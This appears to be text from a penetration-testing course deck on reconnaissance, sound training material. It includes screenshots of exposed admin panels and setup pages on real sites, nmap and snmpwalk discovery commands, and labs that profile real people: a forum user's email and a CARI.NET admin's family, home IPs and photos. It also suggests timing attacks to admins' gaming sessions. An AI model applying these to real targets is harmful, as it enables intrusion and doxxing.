1	0.02%	5.26 KB	0.03%	/game/spill_bermude_rus/
1	0.02%	5.27 KB	0.03%	/game/spill_rus/
1	0.02%	5.29 KB	0.03%	/game/standoff_rus/
1	0.02%	5.14 KB	0.03%	/game/star_defender_4_rus
1	0.02%	5.48 KB	0.03%	/game/stolen_venus_rus/
1	0.02%	5.12 KB	0.03%	/game/stone_jong_rus
1	0.02%	5.11 KB	0.03%	/game/stone_jong_rus/
1	0.02%	5.11 KB	0.03%	/game/stone_of_destiny_rus/
1	0.02%	5.38 KB	0.03%	/game/story_of_dragons_rus/
1	0.02%	5.12 KB	0.03%	/game/strike_ball_2_rus/
1	0.02%	5.28 KB	0.03%	/game/sunshine_acres_rus/
1	0.02%	5.06 KB	0.03%	/game/super_cooper_rus/
1	0.02%	6.09 KB	0.04%	/game/super_cow_rus
1	0.02%	6.09 KB	0.04%	/game/super_cow_rus/
1	0.02%	5.26 KB	0.03%	/game/supermarket_mania_rus/
1	0.02%	4.80 KB	0.03%	/game/tetris_arena_rus/
1	0.02%	5.72 KB	0.04%	/game/tibet_quest_rus/
1	0.02%	5.29 KB	0.03%	/game/time_machine_rus/
1	0.02%	5.93 KB	0.03%	/game/tradewinds_caravans_rus/
1	0.02%	5.33 KB	0.03%	/game/treasure_island_2_rus/
1	0.02%	5.46 KB	0.03%	/game/treasure_island_rus/
1	0.02%	5.28 KB	0.03%	/game/treasure_machine_rus/
1	0.02%	5.49 KB	0.03%	/game/treasure_seekers_rus/
1	0.02%	4.87 KB	0.03%	/game/treasures_of_ancient_cavern_rus/
1	0.02%	5.08 KB	0.03%	/game/treasures_of_montezuma_rus/
1	0.02%	5.31 KB	0.03%	/game/turtix_rescue_adventure_rus/
1	0.02%	5.26 KB	0.03%	/game/turtix_rus/
1	0.02%	5.32 KB	0.03%	/game/unicorn_castle_rus/
1	0.02%	5.65 KB	0.04%	/game/valley_of_gods_rus/
1	0.02%	5.31 KB	0.03%	/game/virtual_farm_rus/
1	0.02%	5.17 KB	0.03%	/game/wedding_dash_rus/
1	0.02%	5.56 KB	0.03%	/game/wendys_wellness_rus
1	0.02%	5.56 KB	0.03%	/game/wendys_wellness_rus/
1	0.02%	5.53 KB	0.03%	/game/wonderburg_rus/
1	0.02%	5.52 KB	0.03%	/game/wonderlines_rus/
1	0.02%	5.56 KB	0.03%	/game/world_voyage_rus/
1	0.02%	5.18 KB	0.03%	/game/yumsters_2_rus/
1	0.02%	4.78 KB	0.03%	/game/zaed_rus/
1	0.02%	5.96 KB	0.04%	/logic-games
1	0.02%	6.37 KB	0.04%	/review/game-Mushroom-Age/
1	0.02%	3.02 KB	0.02%	/table-games
1	0.02%	7.72 KB	0.05%	/top100/
1	0.02%	2.49 KB	0.02%	/wp-admin/css/install.css
1	0.02%	556 bytes	0.00%	/wp-admin/install.php
1	0.02%	0 bytes	0.00%	/wstat/agent_200802.html
1	0.02%	1.62 KB	0.01%	/wstat/agent_200807.html
1	0.02%	0 bytes	0.00%	/wstat/agent_200808.html
1	0.02%	2.01 KB	0.01%	/wstat/agent_200903.html
1	0.02%	8.88 KB	0.06%	/wstat/ref_200711.html
1	0.02%	9.15 KB	0.06%	/wstat/ref_200801.html
1	0.02%	13.53 KB	0.08%	/wstat/ref_200806.html
1	0.02%	12.00 KB	0.07%	/wstat/ref_200808.html
1	0.02%	17.28 KB	0.11%	/wstat/ref_200810.html
1	0.02%	6.51 KB	0.04%	/wstat/ref_200811.html
1	0.02%	7.49 KB	0.05%	/wstat/ref_200812.html
1	0.02%	6.81 KB	0.04%	/wstat/search_200712.html
1	0.02%	1.87 KB	0.01%	/wstat/search_200802.html
1	0.02%	9.68 KB	0.06%	/wstat/site_200801.html
1	0.02%	1.63 KB	0.01%	/wstat/url_200711.html
1	0.02%	3.09 KB	0.02%	/wstat/url_200805.html
1	0.02%	14.78 KB	0.09%	/wstat/usage_200804.html
1	0.02%	14.66 KB	0.09%	/wstat/usage_200805.html
1	0.02%	13.85 KB	0.09%	/wstat/usage_200806.html
1	0.02%	14.09 KB	0.09%	/wstat/usage_200807.html
1	0.02%	13.85 KB	0.09%	/wstat/usage_200808.html
1	0.02%	13.99 KB	0.09%	/wstat/usage_200809.html
1	0.02%	14.73 KB	0.09%	/wstat/usage_200810.html
1	0.02%	13.58 KB	0.08%	/wstat/usage_200902.html

Usage Statistics for www.crazeer.ru - Апрель 2009 - URL - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.crazeer.ru/wstat/url\_200904.ht

Usage Statistics for www.crazeer.ru - ...

## Usage Statistics for www.crazeer.ru

Период статистики: Апрель 2009 - URL  
 Дата создания 12-Апр-2009 03:14 MSD

запросов		Кбайт		URL
1057	16.82%	171.07 KB	1.06%	/
44	0.70%	329.53 KB	2.05%	/wstat/ref_200901.html
12	0.19%	4.16 MB	26.48%	/favicon.ico
7	0.11%	46.71 KB	0.29%	/wstat/
6	0.10%	27.71 KB	0.17%	/css/default.css
5	0.08%	0 bytes	0.00%	/wp-cron.php
5	0.08%	58.37 KB	0.36%	/wstat/ref_200807.html
5	0.08%	1.79 KB	0.01%	/wstat/url_200710.html
4	0.06%	12.75 KB	0.08%	/shooter-games/
3	0.05%	15.27 KB	0.10%	/game/sky_aces_rus/
3	0.05%	16.68 KB	0.10%	/game/world_voyage_rus
3	0.05%	11.50 KB	0.07%	/kids-games/
3	0.05%	9.29 KB	0.06%	/table-games/
3	0.05%	0 bytes	0.00%	/wstat/agent_200901.html
3	0.05%	297.16 KB	1.85%	/wstat/ref_200804.html
3	0.05%	37.17 KB	0.23%	/wstat/ref_200809.html
3	0.05%	5.28 KB	0.03%	/wstat/search_200801.html
3	0.05%	194.54 KB	1.21%	/wstat/site_200903.html
3	0.05%	177.42 KB	1.10%	/wstat/usage_200903.html
2	0.03%	355.01 KB	2.21%	/544x300/mushroom_age.swf
2	0.03%	10.50 KB	0.07%	/arcade-games
2	0.03%	11.26 KB	0.07%	/arcade-games/
2	0.03%	7.39 KB	0.05%	/find-it-games
2	0.03%	7.49 KB	0.05%	/find-it-games/
2	0.03%	10.85 KB	0.07%	/game/10_talimans_rus/
2	0.03%	10.33 KB	0.06%	/game/5_realms_of_cards_rus/

Usage Statistics for www.big-co...

13	0.01%	948	0.10%	/wstat/usage_200904.html
12	0.01%	531	0.05%	/e107_admin/admin.php
12	0.01%	52	0.01%	/wstat/agent_200901.html
12	0.01%	1488	0.15%	/wstat/site_200906.html
12	0.01%	1211	0.12%	/wstat/usage_200809.html
11	0.01%	293	0.03%	/e107_admin/menus.php
11	0.01%	220	0.02%	/e107_plugins/pm/pm.php
11	0.01%	43	0.00%	/wstat/agent_200810.html
11	0.01%	149	0.02%	/wstat/ref_200808.html
11	0.01%	930	0.09%	/wstat/ref_200902.html
11	0.01%	76	0.01%	/wstat/search_200904.html
11	0.01%	439	0.04%	/wstat/site_200811.html
11	0.01%	1011	0.10%	/wstat/site_200907.html
11	0.01%	1349	0.14%	/wstat/usage_200811.html
11	0.01%	938	0.09%	/wstat/usage_200902.html
11	0.01%	1087	0.11%	/wstat/usage_200906.html
10	0.01%	39	0.00%	/wstat/agent_200812.html
10	0.01%	497	0.05%	/wstat/ref_200811.html
10	0.01%	36	0.00%	/wstat/url_200808.html
10	0.01%	51	0.01%	/wstat/url_200812.html
10	0.01%	44	0.00%	/wstat/url_200904.html
10	0.01%	64	0.01%	/wstat/url_200905.html
10	0.01%	97	0.01%	/wstat/url_200907.html
10	0.01%	1000	0.10%	/wstat/usage_200808.html
9	0.01%	19	0.00%	/wstat/agent_200808.html
9	0.01%	35	0.00%	/wstat/agent_200809.html
9	0.01%	56	0.01%	/wstat/agent_200903.html
9	0.01%	56	0.01%	/wstat/agent_200904.html
9	0.01%	72	0.01%	/wstat/search_200901.html
9	0.01%	77	0.01%	/wstat/search_200905.html
9	0.01%	106	0.01%	/wstat/site_200808.html
9	0.01%	58	0.01%	/wstat/url_200903.html
9	0.01%	65	0.01%	/wstat/url_200906.html
9	0.01%	1086	0.11%	/wstat/usage_200810.html
8	0.00%	66	0.01%	/wstat/agent_200906.html
8	0.00%	70	0.01%	/wstat/agent_200907.html
8	0.00%	734	0.07%	/wstat/ref_200903.html

Find: admin    Next Previous Highlight all Match case

big-company.ru - Компания Биг - Фабрика корпусной мебели Красноярск : Админцентр - Mozilla Firefox

http://big-company.ru/e107\_admin/admin.php

big-company.ru - Компания Биг - Ф...

[ e107 website system ]  
[ admin area ]

Пожалуйста, войдите, чтобы получить доступ к Админцентру ...  
[Начало](#) [Новости](#) [Контакты](#)

Доступна новая версия e107 v0.7.15    Пожалуйста, войдите, чтобы перейти к Админцентру ...

Welcome

Имя администратора

Пароль администратора

Normal Mode

Find:    Next Previous Highlight all Match case

Usage Statistics for rest-for-you.ru - January 2010 - Mozilla Firefox

#	Count	Percentage	Size	Percentage	URL
15	3	0.10%	200	0.48%	/webstat//usage_200812.html
16	3	0.10%	329	0.55%	/webstat//usage_200911.html
17	3	0.10%	329	0.55%	/webstat/usage_200911.html
18	3	0.10%	245	0.41%	/webstat/usage_200901.html
19	3	0.10%	327	0.54%	/webstat/usage_200909.html
20	3	0.10%	327	0.54%	/webstat/usage_200910.html
21	2	0.07%	220	0.37%	/webstat//usage_200905.html
22	2	0.07%	224	0.37%	/webstat//usage_200907.html
23	2	0.07%	191	0.32%	/webstat/usage_200812.html
24	2	0.07%	220	0.37%	/webstat/usage_200905.html
25	2	0.07%	224	0.37%	/webstat/usage_200907.html
26	2	0.07%	201	0.33%	/webstat/usage_200805.html
27	2	0.07%	191	0.32%	/webstat/usage_200812.html
28	1	0.03%	0	0.00%	/manager/
29	1	0.03%	14	0.02%	/myadmin/scripts/setup.php
30	1	0.03%	10	0.02%	/webstat//

Search the Web [Show search options](#)  
[Create a filter](#)

Manage WAN, LAN, DB, Apps, Routers Agentless Monitoring. Do

More actions ▾ Refresh

phpMyAdmin 2.11.9.2 setup - Mozilla Firefox

http://rest-for-you.ru/myadmin/scripts/setup.ph

phpMyAdmin 2.11.9.2 setup

SERVERS

Add

Layout

Navigation frame | Tabs | Icons

Query window

Authorization - Mozilla Firefox

rest-for-you.ru https://r

Authorization

ISP manager

Username

Password

Theme **sirius**

Language **English**

Enter

Video tutorial

Find:  Next Previous Highlight all Match case Done

Top 10 of 112 Total URLs By KBytes

#	Hits	Percentage	KBytes	Percentage	URL
1	1005	34.31%	32629	54.21%	/webstat/usage_200911.html
2	970	33.12%	5898	9.80%	/
3	12	0.41%	1318	2.19%	/webstat/usage_200905.html

Find: **admi** Next Previous Highlight all Match case Phrase not found Done

Features

Upload/Download | Security | MySQL manual | Charsets

Extensions | MIME/Relation/History

Configuration

Overview | Display | Download | Save | Load | Clear

Usage Statistics for www.bkt-spb.ru - July 2009 - Referrer - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.bkt-spb.ru/wstat/ref\_200907.html

site.ru + stats.php + in... x Usage Statistics for w... x Usage Statistics for ded... x Usage Statistics for ww... x phpMyAdmin 2.11.9.2 ... x

- 0.17% [http://fckd-gaming.co.cc/battlefield\\_2142\\_hack\\_cheats\\_exploit\\_gi](http://fckd-gaming.co.cc/battlefield_2142_hack_cheats_exploit_gi)
- 0.17% <http://fckd-gaming.co.cc/index.php>
- 0.17% <http://www.bkt-spb.ru>
- 0.15% [http://www.netvibes.com/carisoprodol/tab/carisoprodol\\_soma](http://www.netvibes.com/carisoprodol/tab/carisoprodol_soma)
- 0.13% <http://www.bkt-spb.ru/index.html>
- 0.13% <http://www.firstlink.ru/novosti/operativnyi-nds-zasluzhil-vychet..>
- 0.13% <http://www.yandex.ru/yandsearch>
- 0.10% <http://samouprav.ru/teach/ch14/ch14.htm>
- 0.07% <http://go.mail.ru/frame.html>
- 0.07% <http://pornstars.name>
- 0.07% <http://vashdom.spb.ru/post55747.htm>
- 0.07% <http://www.google.com/search>
- 0.07% <http://www.google.ru/search>
- 0.05% [http://www.bkt-spb.ru/wstat/usage\\_200906.html](http://www.bkt-spb.ru/wstat/usage_200906.html)
- 0.05% <http://www.maxls.ru/partnery.html>
- 0.03% <file:///C:/Documents and Settings/Administrator/Desktop/15.html>
- 0.03% <http://go.mail.ru/search>
- 0.03% <http://icenz.ru/stats.php>
- 0.03% <http://nova.rambler.ru/search>
- 0.03% <http://www.google.de/search>
- 0.03% <http://www.stroyfirm.ru/search.php>
- 0.03% <http://www.tender-spb.ru/supplier-info/3770>
- 0.02% <http://go.mail.ru/details.html>
- 0.02% <http://images.yandex.ru/yandsearch>
- 0.02% <http://n-v.su/map/>
- 0.02% <http://nova.rambler.ru/srch>
- 0.02% [http://opechat.ca/perevod/bkt-spb\\_ru/](http://opechat.ca/perevod/bkt-spb_ru/)
- 0.02% <http://poisk.ru/cgi-bin/poisk>
- 0.02% [http://www.chimehost.com/web\\_hosting/web\\_hosting\\_plan2.html](http://www.chimehost.com/web_hosting/web_hosting_plan2.html)
- 0.02% <http://www.cosmopiter.narod.ru/cont.html>
- 0.02% <http://www.domvhod.by.ru/cont.html>
- 0.02% <http://www.domvhod.by.ru/index.html>
- 0.02% <http://www.netcraft.com/survey/>
- 0.02% <http://www.relsoftware.com/>
- 0.02% <http://www.spot-spb.ru/used.html>

Find: **admi** Next Previous Highlight all Match case Phrase not found

Warning: mysql\_connect() [function.mysql-connect]: Access denied for user 'rambowru'@'78.108.81.71' (using password: YES) in /home/rambowru/www/phpBB2/db/mysql4.php on line 48

Warning: mysql\_error(): supplied argument is not a valid MySQL-Link resource in /home/rambowru/www/phpBB2/db/mysql4.php on line 330

Warning: mysql\_errno(): supplied argument is not a valid MySQL-Link resource in /home/rambowru/www/phpBB2/db/mysql4.php on line 331

phpBB : Critical Error

#	Hits	%	KBytes	%	URL
17	460	1.06%	304	0.05%	<a href="#">/phpBB2/</a>
18	209	0.48%	66	0.01%	<a href="#">/phpBB2/privmsg.php</a>
19	207	0.48%	3	0.00%	<a href="#">/wstat/url_200808.html</a>
20	144	0.33%	7553	1.23%	<a href="#">/rambow_files/staff/tv/tv.html</a>
21	129	0.30%	41	0.01%	<a href="#">/phpBB2/profile.php</a>
22	124	0.29%	224	0.04%	<a href="#">/wstat/</a>
23	114	0.26%	628	0.10%	<a href="#">/rambow_files/staff/schedule/schedule_a.html</a>
24	76	0.18%	3786	0.62%	<a href="#">/rambow_files/staff/tv/tv_new.html</a>
25	64	0.15%	28	0.00%	<a href="#">/images/new_menu_04.gif</a>
26	64	0.15%	486	0.08%	<a href="#">/wstat/search_200906.html</a>
27	62	0.14%	642	0.10%	<a href="#">/rambow_files/any/menshealth/menshealth.html</a>
28	61	0.14%	190	0.03%	<a href="#">/images/m_up_01.gif</a>
29	61	0.14%	38	0.01%	<a href="#">/images/m_up_02.gif</a>





Rank	Count	Percentage	Count	Percentage	File Path
3	5248	10.81%	93431	18.19%	/e107_plugins/calend
4	1305	2.69%	39229	7.64%	/system/pic.php
5	768	1.58%	8163	1.59%	/admin/static.php
6	754	1.55%	1892	0.37%	/templates/standard
7	724	1.49%	5765	1.12%	/templates/standard
8	724	1.49%	4187	0.82%	/templates/standard
9	718	1.48%	1190	0.23%	/templates/standard
10	647	1.33%	4851	0.94%	/admin/gallery.php
11	617	1.27%	270	0.05%	/robots.txt
12	604	1.24%	7315	1.42%	/templates/standard
13	601	1.24%	8938	1.74%	/templates/standard
14	598	1.23%	599	0.12%	/templates/standard
15	596	1.23%	59467	11.58%	/header.swf
16	386	0.79%	5615	1.09%	/admin/body.php
17	384	0.79%	8524	1.66%	/favicon.ico
18	383	0.79%	5334	1.04%	/admin/navi.php
19	382	0.79%	147	0.03%	/admin/admin.php
20	217	0.45%	6171	1.20%	/e107_plugins/calend
21	158	0.33%	212	0.04%	/admin/fck2/editor/fc
22	141	0.29%	134	0.03%	/e107_themes/interfec
23	138	0.28%	19	0.00%	/e107_files/e107.css
24	62	0.13%	128	0.02%	/admin/chart.php
25	60	0.12%	1009	0.20%	/page.php
26	52	0.11%	313	0.06%	/admin/fck2/fckeditor
27	52	0.11%	1022	0.20%	/admin/inc/dynapi.js
28	52	0.11%	725	0.14%	/admin/inc/js.js
29	50	0.10%	242	0.05%	/admin/stats.php
30	50	0.10%	210	0.04%	/admin/templates/adm

Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.vlasart.ru/admin/chart.php

Warning: imagecreate(): Invalid image dimensions in /www/vlasart/www/htdocs/admin/chart.php on line 35

Warning: imagecolorallocate(): supplied argument is not a valid Image resource in /www/vlasart/www/htdocs/admin/chart.php on line 36

Warning: imagecolorallocate(): supplied argument is not a valid Image resource in /www/vlasart/www/htdocs/admin/chart.php on line 37

Warning: imagecolorallocate(): supplied argument is not a valid Image resource in /www/vlasart/www/htdocs/admin/chart.php on line 38

Warning: imagecolorallocate(): supplied argument is not a valid Image resource in /www/vlasart/www/htdocs/admin/chart.php on line 39

Warning: imagecolorallocate(): supplied argument is not a valid Image resource in /www/vlasart/www/htdocs/admin/chart.php on line 40

Warning: imagecolorallocate(): supplied argument is not a valid Image resource in /www/vlasart/www/htdocs/admin/chart.php on line 41

Warning: imagerectangle(): supplied argument is not a valid Image resource in /www/vlasart/www/htdocs/admin/chart.php on line 51

Warning: imagefilledrectangle(): supplied argument is not a valid Image resource in /www/vlasart/www/htdocs/admin/chart.php on line 58

Warning: imagefilledrectangle(): supplied argument is not a valid Image resource in /www/vlasart/www/htdocs/admin/chart.php on line 60



# Web Host Trusts

- Port Scan Shows: *Welcome to Pure-FTPd [privsep] [TLS]*
- So the server is at least running:
  - Apache
  - Joomla
  - Pure-FTPd
  - Mambo Administration 4.5.2
- Pure-FTPd is a unix FTP server
- You now have enough to build a mockup
  - By examining other hosts you can get even more info
  - Attack your mockup at will



# LAB: Web Host Trusts

- Select a target website (cari.net)
- Discover as much information as possible
  - Without hitting the actual site
  - Using only web based tools
  - You can use “google hacking”
    - Such as site:, inurl:, filetype:, etc.
- Plan a penetration based on info



# User Discovery



# People Problems

- Security is a people problem
  - People write your software
  - People build your hardware
  - People secure your network



# Profiling

- Identifying the meatware
  - Google
  - Newsgroups
  - Commercial Services
  - Social Networks
  - Sales Tools (jigsaw)



# Profiling

- Start with something
  - Full name, email, domain, username
  - Address, phone number
  - Personal sites
- Plug this into services
  - White pages, whois tools, tax records
  - Social networks, consumer lookups
  - Real estate sites
  - Job ad's

# Profiling

- These tools give us
  - Full names, usernames, email
  - Employment history
  - Phone numbers
  - Personal sites
  - Info about a site's function

\* Fun Google trick: "555 123 0000..9999"





# Profiling

- **Example**

- Started with company and jobs
- Found online personnel directory
- Found people with access to data
- Found resumes, email addresses
- Email = Username = Target



# Profiling

- Joe Targetstein
  - Works as lead engineer in semi-conductor
  - Email is joet@company.com
  - Old newsgroup postings
    - joet@joesbox.company.com
  - Username and a target host!

# Profiling

## Example

Had a project once

Provided only with address

**Goal:** Determine function of facility

**Goal:** Determine organization running facility

Was a “sensitive” site

Very little available on the internet

Google Earth gave little hints

Job ad gave away everything

# Profiling

## Example

<http://forums.techarena.in/security-virus/921546.htm>

Reveals tons of info

We know

A nickname

Email address

Procedures

Potential software



# Profiling

Anti-Virus Software without Internet Connection - Security Virus - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://forums.techarena.in/security-virus/921546.htm

26-02-2008 #1

sanswoo@gmail.com Posts: n/a

**Anti-Virus Software without Internet Connection**

**Top 10 Antivirus Software**  
Read Reviews and Compare the Top 10 Antivirus Software of 2009.  
[2009SoftwareReviews.net](http://2009SoftwareReviews.net)

**Virus and Trojan Remover**  
Download Free Trojan & Virus Scan Recommended and Used By The Experts  
[www.pctools.com](http://www.pctools.com)

**Free AntiVirus Software**  
Top Ranked, As Seen on USA Today Scan & Detect, Spyware and Virus!  
[Free-Antivirus.Cyber-Defender.com](http://Free-Antivirus.Cyber-Defender.com)

I have a computer that is used for processing classified information. Under our security protocols, we cannot allow this computer to be connected to the internet, yet we must maintain up-to-date

**AntiVirus 2009 - Free**  
#1 Rated AntiVirus Software. 100% Guaranteed - 47 Million Downloads!  
[www.Anti-Virus-Professional.com](http://www.Anti-Virus-Professional.com)

**Free McAfee Anti-Virus**  
Get McAfee anti-virus, spyware and firewall protection. Free Download.  
[www.real.com](http://www.real.com)

**Top 10 Antivirus Software**  
Read Reviews and Compare the Top 10 Antivirus Software of 2009.  
[2009SoftwareReviews.net](http://2009SoftwareReviews.net)

**AVG Anti-Virus**  
Trusted by over 30 million users! Official Site. Free 24/7 support.  
[www.AVG.com](http://www.AVG.com)

antivirus software on it. Norton and McAfee both require updates be received online. Windows Defender requires the operating system be verified through their Genuine Advantage program.

Is there any mainstream anti-virus program that I can install without registering it online and still receive updated virus definition files (e.g. from a CD either direct from the company or downloaded to another computer)?

Thanks!



Anti-Virus Software without Internet Connection - Security Virus - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://forums.techarena.in/security-virus/921546.htm

27-02-2008 #1

Sanswoo Posts: n/a

**Re: Anti-Virus Software without Internet Connection**

Thanks Newell. Unfortunately, the laptops won't be connected to a LAN, so data transfer must be done by USB or CD.

On Feb 27, 4:21 am, Newell White <NewellWh...@discussions.microsoft.com> wrote:

- > If you have your machine on a LAN you can:
- >
- > 1) Disable Internet access with fixed IP assignment (DHCP) specifying non-existent default gateway.
- > 2) Install NAI/McAfee on this machine and another on LAN with Internet access.
- > 3) Configure 2nd machine to get updates on-line.
- > 4) Configure secure machine to get updates from 2nd machine.
- >
- > You can probably do this with other anti-virus products
- > --
- > Newell White

Anti-Virus Software without Internet Connection - Security Virus - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://forums.techarena.in/security-virus/921546.htm

26-02-2008 #4

Sanswoo Posts: n/a

**Re: Anti-Virus Software without Internet Connection**

On Feb 26, 12:15 pm, "John" <a> wrote:

- > Norton (or Symantec) allows you to download virus definition daily. <http://www.symantec.com/business/sec...efinitions.jsp>
- > I'm sure they have activation by phone option when installing the software.
- >
- > Btw, if this (standalone) PC has no external peripherals, no internet connection, how on earth can you get a virus?

We will be transferring data back and forth on CDs...we want to make sure nothing gets introduced into our system by other media.

Thanks for your info...I chatted with a "Norton rep" - obviously from India - who said there was nothing they could do. But it's worth a phone call.



# LAB: Targeting a real user

- Identify a network admin for CARI.NET
  - Full name and email address
  - Work history and technical skills
  - Age, location, family, and pet names
  - Home IP addresses
  - Photographs



# Maltego

- Paterva's information gathering tool
  - Community edition (limited; comes with BT4)
  - Commercial edition (\$\$\$)
- Use known information to get unknown
  - A series of “Transforms”. Input -> Output
  - Some transforms require API keys



# Maltego

- Demonstration
  - Plug in just an email address
  - Plug in just a domain
  - Plug in a handle
  - Plug in a full name
  - Plug in an address
  - Plug in a phone number

# LAB: Maltego 3

- Getting familiar with Maltego3
  - Install the EXE on the DVD
  - Execute 'maltego-ce' from the VM
    - User: tactical@metasploit.com
    - Pass: tactical!!!
- Find information about yourself/someone
  - Start with a single piece of information
  - Use multiple transforms to find links

# Profiling with Metasploit

- Metasploit now does enumeration 😊
  - `auxiliary/scanner/http/enum_delicious`
  - `auxiliary/scanner/http/enum_wayback`
- Still many more to implement

# Profiling Gamers

- Online games expose useful information
  - The last time a game was played
  - Various achievements and statistics
  - Active user status
- Great for targeting network admins
  - Wait until they start playing to attack
  - Trigger alerts each time they play
  - Eventually wear down their alertness

# Gamers: WoW

- The WoW Armory web site
  - Shows achievements and equipment
  - The combat statistics section
  - <http://www.wowarmory.com/character-statistics.xml?r=Llane&cn=Segv&gn=Wicked+Legion>



Summary	<b>Combat</b>	
Character	Largest hit dealt	251147
<b>Combat</b>	Largest hit received	24523
Kills	Total damage done	1595674962
Deaths	Total damage received	74512666
Quests	Largest heal cast	439268
Dungeons & Raids	Largest heal received	20640
Skills	Total healing done	38454805
Travel	Total healing received	72038015
Social		
Player vs. Player		

# Gamers: Everquest

- The EverQuest profile page
  - Character statistics and achievements
  - [http://eqplayers.station.sony.com/character\\_profile.vm?characterId=523986014139#Lite](http://eqplayers.station.sony.com/character_profile.vm?characterId=523986014139#Lite)

STR	403   572	Poison	562   562
STA	535   535	Magic	417   417
AGI	444   444	Disease	466   466
DEX	580   580	Fire	488   488
WIS	526   526	Cold	456   456
INT	338   422	Corruption	15   15
CHA	451   451		
Total Time Played 89 days 20 hours 38 minutes			
Last Online Jan 25 2010			
Profile Updated Jan 24 2010			

# Gamers: XBOX360

- Gamertag profile page
  - Useful but annoying to scrape
  - Abuse a Yahoo! Pipe:
    - <http://pipes.yahoo.com/engtech/gamertag2rss>
    - <http://pipes.yahoo.com/pipes/pipe.run?id=b4dcad8134d4ef635d51ad2027c0f4ed&render=rss&gamertag=i+aint+yer+pa>

## **XBOX 360 GamerTag to RSS (by InternetDuctTape.com)**

Enter your XBOX 360 gamer tag to get an RSS feed of the games you have been playing.

### [i aint yer pa is playing Mass Effect 2](#)

Saturday, January 30, 2010 4:15 PM

Mass Effect 2 - score: 135 of 1015, achievements: 13 of 51

### [i aint yer pa is playing Geometry Wars Evolved<sup>2</sup>](#)

Saturday, January 30, 2010 4:01 PM

# Gamers: Steam

- Steam Community page
  - Less straightforward, but still useful
  - <http://steamcommunity.com/profiles/76561197978196563>



**Gameplay Stats**

Member since:	September 21, 2005
Steam Rating:	5
Playing time:	16.1 hrs past 2 weeks

 Counter-Strike: Condition Zero  
16.1 hrs / 270.1 hrs

[View all 4 games](#)





# Network Discovery

# Network Discovery

- Identify target network assets
  - Find unknown networks
  - Find third-party hosts
  - Find network egress points
- Tons of great tools
  - We will focus on the lesser-known ones
  - Use third-party services when possible



# Company to Domain

- ARIN.NET
  - Search handles, netblocks, organizations
  - Find related domains and netblocks
- DomainTools.com (\$\$\$\$)
  - Registrant Search (name or email)



# Domain to IP Addresses

- DNS Zone Transfer
  - <http://www.digitalpoint.com/tools/zone-transfer/>
- Robtex.com Name to Address
  - <http://www.robtex.com/>
- Maltego
  - Domain to DNS Record
  - DNS Record to Address
  - Address to Netblocks



# IP Address to ASN

- Obtain the AS number
  - <http://www.robtex.com/ip/A.B.C.D.html>
- Obtain the list of other IP ranges
  - <http://www.robtex.com/as/asXXXX/bgp.html>
- Other ASN resources
  - <http://www.ripe.net>
  - <http://fixedorbit.com>



# IP Address to Virtual Hosts

- Reverse-lookup databases
  - <http://www.robtex.com/ip/A.B.C.D.html>
  - <http://www.domaintools.com/> (\$\$\$\$)
  - <http://www.myipneighbors.com/>
- This also gives a list of other domains
  - Repeat for each new domain
- Robtex transform is also in Maltego



# Internal Addresses via MX

- Locate MX records for the domain
  - <http://centralops.net/co/DomainDossier.aspx>

**\$ dig -t mx domain.com**

- Force an automatic reply
  - Email a non-existent user account
  - Email a auto-reply address (support)
  - Email with a bad content-type (EXE)
  - Email with SPAM contents

# Internal Addresses via MX

- Messages come from auto-responders
- Bounce messages can contain:
  - Delivery Status Notification (DSN), indicating the message couldn't be delivered
    - destination address was not valid
    - user's mailbox was full, etc.
    - Out-of-the-office message
    - Verification challenge messages (anti-spam, challenge response)
  - Anti-virus indication / block
  - Anti-spam indication
  - Email address of the "always\_bcc=" account, if configured
  - Email addresses of all final destinations of an alias address
  - The full path and name of the mail program
- Sometimes known as backscatter spam
- Use mailinator.com as a bounce recipient address





# Internal DNS Settings

- Create a NS record pointing to our host
  - Force internal hosts to resolve names
  - Monitor the incoming requests
- Information leaks
  - Obtain the external IP of their DNS
  - Fingerprint the DNS vendor
  - Look for static source ports
  - Look for incremental XIDs



# Internal DNS Settings

- Forced domain name resolution
  - The From of forced email bounces
  - Hostnames within email contents
- Send email to users and gateways
  - Target internal users and servers
  - Force an outbound connection
  - Also reveals outbound NAT gateway



# 10: GOTO 10

- Repeat for each new piece of information
- Create the target space
  - List of all domains
  - List of all hostnames
  - List of all IP addresses
- Ready for the next step

# Host Discovery



# Identify Server Systems

- Passive: Robtex subnet lookup
  - <http://www.robtex.com/cnet/A.B.C.html>

- Nmap's "fast" mode:

```
# nmap -PS<port> -p<port> -n <range>
```

- Metasploit UDP discovery:

```
auxiliary/scanner/discovery/sweep_udp
```



# Identify Client Systems

- Passive: “Bots vs Browsers” DB
  - <http://www.botsvsbrowsers.com/ip/A.B.C./index.html>
- Nmap sweeps:
  - # nmap -sP -PB80 <range>**
  - # nmap -sP -PS80 <range>**
  - # nmap -sP -PA1025 -g80 <range>**
- UDP service sweeps



# Identify Neighbors via SNMP

- Find an exposed SNMP-enabled device
  - JetDirect, Copier, Switch, etc
- Use snmpwalk to dump the ARP table
  - A list of all cached neighbor IPs
  - Identify vendors via MAC address

# Identify Neighbors via SNMP

```
$ snmpwalk -v c2 -c public A.B.C.104
```

```
RFC1213-MIB::atIfIndex.1.1.A.B.C.2 = INTEGER: 1
RFC1213-MIB::atIfIndex.1.1.A.B.C.34 = INTEGER: 1
RFC1213-MIB::atIfIndex.1.1.A.B.C.38 = INTEGER: 1
RFC1213-MIB::atIfIndex.1.1.A.B.C.63 = INTEGER: 1
RFC1213-MIB::atIfIndex.1.1.A.B.C.153 = INTEGER: 1
RFC1213-MIB::atIfIndex.1.1.A.B.C.214 = INTEGER: 1
RFC1213-MIB::atIfIndex.1.1.A.B.C.216 = INTEGER: 1
RFC1213-MIB::atIfIndex.1.1.A.B.C.250 = INTEGER: 1
RFC1213-MIB::atIfIndex.1.1.10.10.11.37 = INTEGER: 1
RFC1213-MIB::atPhysAddress.1.1.A.B.C.2 = Hex-STRING: 00 02 4B 79 AE 00
RFC1213-MIB::atPhysAddress.1.1.A.B.C.34 = Hex-STRING: 00 1E 4F A3 55 98
RFC1213-MIB::atPhysAddress.1.1.A.B.C.38 = Hex-STRING: 00 11 43 E8 0A F8
RFC1213-MIB::atPhysAddress.1.1.A.B.C.63 = Hex-STRING: 00 18 8B 06 61 5C
